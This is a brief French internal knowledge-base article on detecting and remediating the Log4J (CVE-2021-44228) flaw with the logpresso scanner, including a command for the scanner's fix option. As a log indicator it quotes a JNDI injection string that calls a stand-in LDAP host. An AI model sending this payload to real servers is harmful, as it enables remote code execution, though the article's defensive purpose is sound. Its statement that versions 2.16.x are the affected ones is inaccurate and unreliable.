KB - Cyber - Failles & correctifs
KB-Sécurité-Faille - LOG4J : scan et remédiation
Symptôme(s)
Pour voir si la faille a été exploitée, parcourir les logs java et chercher les lignes contenant les entrées suivantes :
{jndi:ldap://example.com:1234/callback}
Problème

La faille Log4J touche les version du pluggin 2.16.x
Elle permet a un hacker d’envoyer des jeux d’instruction à travers le service de logging et d’injecter des fichiers / exécuter du code sur la machine.
Solution
Sur les serveurs vulnérables, télécharger l’outils log4j-scaner correspodant à l’OS du serveur.
Télécharger l'outil : logpresso / CVE-2021-44228-Scanner
Scanner l’ordinateur avec la commande :
log4j-scan --all-drives

Si des failles sont trouvées, deux solutions :
- Utiliser la commande log4j-scan --fix ( cela aura pour effet de désactiver les classes potentiellement vulnérables)
- mettre à jour les pluggins java au dessus de la version 2.17.x